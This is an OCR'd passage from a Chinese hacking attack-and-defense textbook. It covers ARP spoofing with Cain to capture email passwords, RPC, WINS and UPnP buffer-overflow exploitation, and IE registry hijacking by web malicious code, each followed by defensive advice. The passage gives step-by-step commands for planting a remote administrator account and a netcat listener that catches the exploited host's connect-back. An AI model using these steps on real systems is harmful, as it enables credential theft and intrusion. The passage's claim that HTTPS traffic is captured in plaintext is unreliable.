


图 6-44 “New ARP Poison Routing（新建 ARP 欺骗）”对话框

步骤 06 在左边选择被欺骗的主机，在右边选择被欺骗的 IP，单击“OK”按钮，即可返回 ARP 欺骗界面，在右边的列表中看到 ARP 欺骗的信息，如图 6-45 所示。




图 6-45 ARP 欺骗界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 07 配置好 APR 欺骗的主机后，可以在左侧栏中选择相应的选项，进行各种 ARP 欺骗。若要获得用户邮箱的密码信息，可在 IE 地址栏中输入邮箱的网址 http://www.163.com，即可进入邮箱的登录界面。在其中输入用户名和密码后，单击“确定”按钮，即可成功登录邮箱，如图 6-46 所示。

步骤 08 返回 ARP 欺骗界面，单击下方的 Passwords 按钮，在左侧栏中单击“HTTP”选项，即可在右侧列表中看到目标主机邮箱登录的用户名和密码，如图 6-47 所示。若此时用户登录其他空间或论坛，则 CAIN 还可以获得这些空间或论坛的用户名和密码。



图 6-46　登录邮箱




图 6-47　获得邮箱的密码信息

HTTPS的加密的数据就这样在CAIN的APR欺骗中被明文获取。因此，希望所有计算机用户提高网络安全意识，防止APR欺骗。

3. 口令攻击的防范

黑客在攻击目标时，常常把破译普通用户的口令作为攻击的开始。它们总是千方百计地想办法，通过形形色色的口令攻击方式来获得口令。一旦获得了口令，得到一定的权限，就可以对用户的电脑为所欲为了。面对这种口令攻击，用户应该掌握一些防范口令攻击的方法。

防范口令攻击的最重要的一点就是不能留下空口令，也就是说不能因为一时方便而不设置密码。但就算设置了密码，也不能粗心大意，以为万事大吉了。

在设置密码时，应避免设置弱口令，而应该采取那些不易被攻破的强口令。也就是说设置的密码不能太短，不能是别人很容易就能猜测出来的密码，如：自己或亲友的电话号码、生日、特殊的纪念日等一些信息。

设置的口令最好采用字母、数字，还有标点符号、特殊字符的组合，同时有大小写字母，长度最好达到 8 个以上，最好容易记忆，不必把口令写下来。

另外，还要注意保护口令的安全，最好遵循如下几个原则：

- 不要将口令写下来，记在纸上或存储于计算机文件中。
- 不要在不同的系统中使用同一口令。
- 在公共上网场所如网吧等处最好先确认系统是否安全。
- 为防止眼明手快的人窃取口令，在输入口令时应确认无人在身边。
- 自己设置的口令最好不要告诉别人。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 定期更改口令，至少六个月更改一次，这会使自己遭受口令攻击的风险降到最低，要永远不要对自己的口令过于自信。

6.3 缓冲区溢出攻击实战

缓冲区是用户为程序运行时在计算机中申请的一段连续的内存，它保存了给定类型的数据。缓冲区溢出是一种常见的且危害很大的系统攻击手段，黑客善于在系统当中发现容易产生缓冲区溢出之处，运行特别程序，获得优先级，指示计算机破坏文件、改变数据，产生后门访问点，甚至攻击计算机。

6.3.1 攻击原理

缓冲区溢出是指当计算机程序向缓冲区内填充的数据超过了缓冲区本身的容量，溢出的数据会覆盖在合法数据上。缓冲区溢出是黑客偏爱使用的一种攻击方法，而且它对系统的安全性有很大的威胁。比如向程序有限空间的缓冲区中置入过长的字符串，造成缓冲区溢出，从而破坏程序的堆栈，使程序转去执行其他的指令。

如果这些指令是放在有 Root 权限的内存里，一旦这些指令得到了运行，入侵者就可以以 Root 的权限控制系统，这也就是所说的 U2R 攻击（User to Root Attacks）。

一些黑客常常会利用系统中存在的漏洞取得系统超级用户权限，进而随意控制系统，对系统进行恶意的攻击。比如，RPC 缓冲区溢出攻击就是利用计算机中存在的 RPC 漏洞对其实施攻击的。

RPC（Remote Procedure Call）调用是 Windows 使用的一个协议，提供进程间交互通信，允许程序在远程机器上运行任意程序。RPC 在处理通过 TCP/IP 进行信息交换过程中，如果遇到畸形数据包，会导致 RPC 服务无提示的崩溃掉。

由于 RPC 服务是一个特殊的系统服务，许多应用和服务程序都依赖于它，因此，可以造成这些程序与服务的拒绝服务。黑客如果利用这个漏洞，可以发送畸形请求给远程服务器监听的特定 RPC 端口，如 135、139、445 等任何配置了 RPC 端口的机器。

在默认安装情况下，用户的 RPC 商品是开放的。黑客在攻击之前，会对网络上的机器进行漏洞扫描，若发现存在 RPC 漏洞的机器，黑客只要利用这个漏洞对 Windows 系统进行攻击，这些系统就会出现系统蓝屏、重新启动、自动关机等现象。

6.3.2 攻击与防御实战

缓冲区溢出攻击不是一种窃密和欺骗的手段，而是从计算机系统的底层发起攻击，因此，在它的攻击下，系统的身份验证和访问权限等安全策略基本是起不到作用的。由于这种攻击会给系统带来极大的安全隐患，因此，如何及时有效地检测出计算机网络系统入侵行为，已越来越成为网络安全管理的一项重要内容。

下面将介绍几种不同的缓冲区漏洞的攻击及其防御方法。

1. 针对 WINS 服务远程缓冲区漏洞的攻击

WINS（Windows 互联网命名服务）是微软 Windows 系统支持的一套类似于 DNS 的名称服务，负责将网络计算机名解析为 IP 地址。WINS 在处理关联的内容验证时存在问题，远程

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

攻击者可以利用这个漏洞以系统进程权限执行任意指令。

由于对名字验证处理时缺少充分验证，攻击者可以构建恶意网络包触发缓冲区溢出，精心构建提交数据可能以系统进程权限执行任意指令。在 Windows Server 2003 系统中，目前看起来只能进行拒绝服务攻击。

（1） 漏洞检测

由于该漏洞存在的 WINS 服务使用的是 42 端口，因此，只要扫描对方是否开放了 42 端口，就可以来判断目标主机是否开着 WINS 服务。

要检测这种漏洞，可以使用 X-Scan 对指定的 IP 进行扫描。在 X-Scan 主窗口中选择“设置”→“扫描参数”菜单项，即可打开扫描参数设置窗口，如图 6-48 所示。




图 6-48　设置扫描参数窗口

（2） 漏洞利用

这类漏洞一般通过编写批处理文件的方式来提高溢出成功的概率。

针对存在 Microsoft WINS 服务远程缓冲区溢出漏洞的某台主机，编写批处理文件对固定主机进行重复攻击，就能提高溢出成功的概率。针对存在 Microsoft WINS 服务远程缓冲区溢出漏洞的多台主机，编写批处理文件对多台主机进行同时攻击。

2. RPC 缓冲区溢出攻击

黑客在针对 RPC 缓冲区溢出攻击之前，一般用 RPC 漏洞扫描器先扫描出网络上存在 RPC 漏洞的机器，再进行攻击。

（1） 漏洞检测

使用 RPC 漏洞专用扫描器 Retina(R)–DCOM Scanner，可以扫描目标机器中是否存在 RPC 漏洞，它是 eEye 安全公司针对微软 MS03-026 及最新 MS03-039 RPC DCOM 漏洞扫描工具。

使用该软件扫描 RPC 漏洞的具体操作步骤如下。

步骤 01 运行 Retina（R）–DCOM Scanner 主程序，即可打开“Retina（R）–DCOM Scanner”主窗口，如图 6-49 所示。

步骤 02 在 StartIP 文本框和 EndIP 文本框中分别输入起始和终止的 IP 之后，单击“Scan”按钮，即可开始扫描，如图 6-50 所示。如果在设置的 IP 范围中有存在 RPC 漏洞的主机，则该主机的详细信息将出现在扫描结果中。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-49 “Retina(R) –DCOM Scanner”主窗口




图 6-50 设置扫描的 IP 范围

（2） 漏洞利用

RPC 漏洞带来的危害很严重，比如基于 RPC 漏洞的著名病毒“冲击波”，可导致系统反复重启系统，不能正常复制文件和浏览网站，DNS、IIS、路由器等受到非法拒绝服务攻击，整个网络系统处于瘫痪状态。

漏洞利用工具有两个：Rpcdcom 和 OpenRpcss。先使用 Rpcdcom 对远程主机发送畸形数据包，使用 OpenRpcss 攻击远程主机，最终会在远程主机内部建立一个管理员账号。

Rpcdcom 命令格式：Rpcdcom Server。OpenRpcss 命令格式：OpenRpcss \\Server。

入侵的具体步骤如下。

步骤 01 先使用命令给远程主机发送畸形数据，使用“Rpcdcom 存在漏洞远程主机的 IP 地址”命令。

步骤 02 利用 OpenRpcss 工具建立管理员账号，使用“OpenRpcss.exe\\存在漏洞远程主机的 IP 地址”命令。

步骤 03 在远程主机内部成功建立一个管理员账号，可通过 IPC$管道连接证明管理员账号建立成功，使用“net use \\存在漏洞远程主机的 IP 地址\IPC$ "密码"/user：”用户名"”命令。

（3） 漏洞的防范

黑客可以利用 RPC 漏洞，给远程服务器监听的特定 RPC 端口发送畸形请求，如 135、139、445 等任何配置了 RPC 端口的计算机，在受到攻击时，Windows 系统也出现蓝屏、重启以及自动关机的现象。下面有两种方法可以很好地预防 RPC 漏洞攻击。

- 更改 RPC 服务设置：选择“开始”→“设置”→“控制面板”→“管理工具”→“服务”菜单项，即可打开“服务”窗口，如图 6-51 所示。在其中选择“Remote Proceduce Call（RPC）”服务并右击，在弹出的快捷菜单中选择“属性”选项，即可打开“Remote Proceduce Call（RPC）的属性（本地计算机）”对话框，切换到“恢复”选项卡，将其中的第一、二次失败以及后续失败都设置为“不操作”选项，如图 6-52 所示。
- 安装微软提供的 RPC 补丁。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 36-51　“服务”窗口




图 6-52　“Remote Proceduce Call（RPC）的属性”对话框

4. 即插即用功能远程控制缓冲区溢出漏洞

UPnP（Universal Plug and Play，通用即插即用）软件是基于互联网协议的，它允许不同的设备（如电脑、扫描仪、打印机等）连成网络，可以在彼此之间自动识别并进行通信，这样，用户就不需要再挨个为每个外设来配置计算机了。

Windows XP 操作系统在发售时就已经激活了 UPnP 功能，给用户带来极大的方便。然而，UPnP 也存在安全漏洞。黑客可以利用这一漏洞控制同一网络上的电脑或发动 DoS 攻击。更为严重的是，同一网络的其他用户甚至不需要知道该计算机的 IP 地址，就可以对其发动攻击。

UPnP 协议存在安全漏洞问题，最早是由 eEye 数字安全公司发现并通知微软的。其中的 UPnP 存在缓冲区溢出问题，也是 Windows 中有史以来最严重的缓冲溢出漏洞，当处理 NOTIFY 命令中的 Location 字段时，如果 IP 地址、端口和文件名部分超长，就会发生缓冲区溢出，由此会造成服务器程序的一些进程，其内存空间的内容被覆盖。

由于 UPnP 服务运行在系统的上下文，因此，攻击者如果利用漏洞成功，即可完全控制主机。更为严重的是，SSDP 服务器程序同样也监听广播和多播接口，所以攻击者可同时攻击多个机器而不需要知道单个主机的 IP 地址。

（1）　漏洞检测

推荐使用 MS05-039Scan 工具检测这类漏洞，它是用于 Microsoft Windows 即插即用功能远程缓冲区溢出漏洞的专用扫描工具。如图 6-53 所示即为打开的“MS05-039Scan 运行”主窗口。




图 6-53　“MS05-039Scan 运行”主窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

只查找出远程主机存在的漏洞还远远不够，最好能知道远程主机上使用的 Windows 操作系统类型，这时可以使用 X-Scan 来对远程主机进行扫描，以获取操作系统类型。

（2） 漏洞利用

使用工具：ms05039.exe，命令格式：ms05039.exe<host><conIP><conPort>[target]。

- host：指远程主机 IP 地址或远程主机名。
- conIP：本地回连 IP。
- conPort：溢出成功后远程主机回连的端口号。
- target：选择操作系统类型。

具体的操作步骤如下。

步骤 01 漏洞扫描。在 MS05-039Scan 主窗口中输入远程主机 IP 的起始和结束地址之后，单击 按钮，即可把输入的 IP 地址添加到扫描范围中，如图 6-54 所示。

步骤 02 单击 按钮，即可开始对远程主机进行扫描，在其中查找存在 Windows 即插即用远程缓冲区溢出漏洞的远程主机，如图 6-55 所示。




图 6-54 设置扫描的 IP 范围




图 6-55 扫描结果

步骤 03 利用 X-Scan 扫描存在漏洞的远程主机，查看它的主机类型。在本地命令行窗口中找到 nc.exe 工具所在的目录之后，在其中输入“nc -l –p 7755”命令进入监听状态（7755 代表在本地中打开用于监听的端口号）。

步骤 04 在 MS-DOS 命令行窗口中找到 ms05039.exe 所在的目录之后，在其中输入“ms05039.exe 存在漏洞的远程主机 IP 本地机 IP 7755 1”命令对远程主机添加账号，如果账号添加成功，则说明获得了管理员权限。

（3） 预防措施

由于 Windows XP 打开了 UpnP 功能，因此，所有 Windows XP 用户都应立即安装该补丁；而 Windows Me 用户只有在运行 UpnP 时才需要该补丁，因为 Windows Me 的 UPnP 功能在安装时是关闭的。Windows XP 用户可以在“http://www.microsoft.com/Downloads/Release.asp?ReleaseID=34951”地址中下载该补丁。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.4　恶意代码攻击

恶意代码包括特洛伊木马、邮件病毒、网页病毒等，它是一种程序，通过把代码在不被察觉的情况下镶嵌到另一段程序中，从而达到破坏被感染电脑数据、运行具有入侵性或破坏性的程序、破坏被感染电脑数据的安全性和完整性的目的。

6.4.1　攻击原理

用恶意代码进行攻击可以强行修改用户操作系统的注册表设置及系统实用配置程序，或非法控制系统资源来盗取用户文件，或恶意删除硬盘文件、格式化硬盘等。恶意代码主要是通过插在网页中的代码来修改浏览该网页的计算机用户的注册表，利用浏览器或其他已知系统弱点/漏洞，对访问者的电脑进行非法设置和恶意攻击，实现修改 IE 首页地址、修改标题栏、禁止修改注册表、修改 IE 默认搜索引擎等攻击。恶意代码的攻击类型主要有以下几种：

1. 修改注册表

大多数隐藏在网页中的恶意代码会利用 IE 的文件漏洞通过编辑的脚本程序修改注册表，比如，修改 IE 的起始主页、标题栏、工具栏、IE 默认搜索引擎、定时弹出 IE 新窗口等。

2. 无聊恶意网页

这类网页是利用编写 JavaScript 代码，如弹出很多关不完的窗口，让 CPU 资源耗尽而重新启动。若要避免被这类恶意代码攻击，需要将 JavaScript 禁用，并将 IE 升级到更高的版本。

3. 利用 IE 漏洞

如果用户系统中安装的 IE 版本过低，没有及时打补丁，恶意代码就会利用 IE 漏洞对用户进行攻击。这种攻击的几种表现形式如下：

- 格式化硬盘
- 执行.exe 文件
- 自动运行木马程序
- 泄露用户的信息

要防范这种恶意代码攻击，需要用户对 IE 进行升级，并进行一些相关的安全设置。这些设置将在下面的“恶意代码攻击的防范”一节中讲述。

在浏览网页时，这些恶意代码是如何瞒天过海，修改我们的注册表呢？这就要提到微软的 ActiveX 技术了，ActiveX 是 Microsoft 提供的一组使用 COM 使软件部件在网络环境中进行交互的技术集。它是被用做针对 Internet 应用开发的重要技术之一，广泛应用于 Web 服务器，以及客户端的各个方面。因此，ActiveX 可被用于网页编制中，使用 JavaScript 语言就可以很容易地将 ActiveX 嵌入到 Web 页面中。

目前，在 Internet 上有很多 ActiveX 控件供用户下载使用，这些被下载的 ActiveX 控件都保存在 C:\ SYSTEM 目录下。为了在能够服务器与客户端之间建立良好的信任关系，也考虑到 Web 的安全性，就规定每个在 Web 上使用的 ActiveX 控件都需要设置一个“代码签名”，如果要正式发布，就必须向相关机构申请。但“代码签名”技术存在缺陷，因此，黑客们就利用这个漏洞破解“代码签名”，进而修改注册表。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.4.2 网页恶意代码的攻击表现

恶意代码包括特洛伊木马、邮件病毒、网页病毒等，当计算机被恶意代码攻击后，会出现很多棘手的问题，影响用户的正常操作。本节以网页恶意代码的攻击为例，介绍计算机遭受网页恶意代码攻击后的表现及解决方法。

1. 篡改 IE 主页

当网站受到恶意代码的攻击后，可能会经常篡改 IE 主页。例如，当用户将 IE 主页设置为“http://www.baidu.com”后，当下次再打开 IE 浏览器时，打开的并不是设置的主页，而是被篡改后的主页。这种情况是因为恶意代码修改了注册表中的“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Main\Start Page”项和“HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\Main\Start Page”项的键值，从而修改 IE 浏览器主页。

针对这种情况，可以重新修改“Strat Page”项的键值，恢复 IE 浏览器的主页。

步骤 01 在“注册表编辑器”窗口的左侧树形目录中依次展开“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Main”项，在右侧窗口找到“Start Page”键值项，如图 6-57 所示。

步骤 02 双击“Strat Page”键值项，即可弹出“编辑字符串”对话框，在“数值数据”文本框中输入要修改的 IE 主页名称，如“about:blank”，如图 6-58 所示。



图 6-57 找到“Start Page”键值项



图 6-58 修改“Start Page”键值项的值

步骤 03 单击“确定”按钮，即可返回“注册表编辑器”窗口中。依次展开左侧窗口中的“HKEY_CURRENT_ USER\Software\Microsoft\Internet Explorer\Main”项，在右侧窗口中找到“Strat Page”键值项，按照同样的方法将其值修改为“about:blouk”。

步骤 04 单击“确定”按钮，重新启动计算机系统，即可完成对 IE 浏览器主页的恢复。

2. 篡改 IE 默认页

IE 默认页被篡改，也是网站遭受恶意代码攻击后的典型问题。打开 IE 浏览器，其默认网页被修改为其他不知名的站点，即便设置为“使用默认页”也没有用。

这种情况是因为恶意代码修改了注册表“HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main\Default_Page_URL”项的键值，从而篡改 IE 默认页。要想恢复 IE 默认页的使用，需要用户重新修改“Default_Page_URL”项的键值。具体的操作步骤如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 01 在“注册表编辑器”窗口左侧窗口的树形目录中依次展开“HKEY_LOCAL_MACHINE\Software\Microsoft\InternetExplorer\Main”项，在右侧窗口中找到“Default_ page_URL”键值项，如图 6-59 所示。

步骤 02 双击右侧窗口中的“Default_Page _URL”键值项，即可弹出“编辑字符串”对话框，在“数值数据”文本框中输入“about：blank”，如图 6-60 所示。



图 6-59　找到 Default_ page_URL 键值项




图 6-60　修改 Default_ page_URL 键值项的值

步骤 03 单击“确定”按钮，重新启动计算机系统，即可恢复被修改的 IE 默认网页。

3.　“Internet 属性”对话框中的“Internet 临时文件”区域被禁用

打开 IE 浏览器，选择“工具”→“IE 选项”菜单项，即可打开“Internet 属性”对话框。此时，发现“Internet 临时文件”区域中的部分功能被禁止，无法进行删除 Cookies 和其他文件的操作，如图 6-61 所示。

造成这种情况的罪魁祸首也是网页恶意代码，它通过修改注册表项“HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel”中的某些键值来达到禁止 IE 部分设置的目的。

解决这种情况的方法，同样还是要重新修改注册表中的相应键值。其具体操作步骤如下。

步骤 01 打开“注册表编辑器”窗口，在左侧窗口中依次展开“HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel”项，并在右侧窗口中找到“Settings”、“Links”、“SecAddSites”等键值项，如图 6-62 所示。



图 6-61　IE 部分设置被禁止

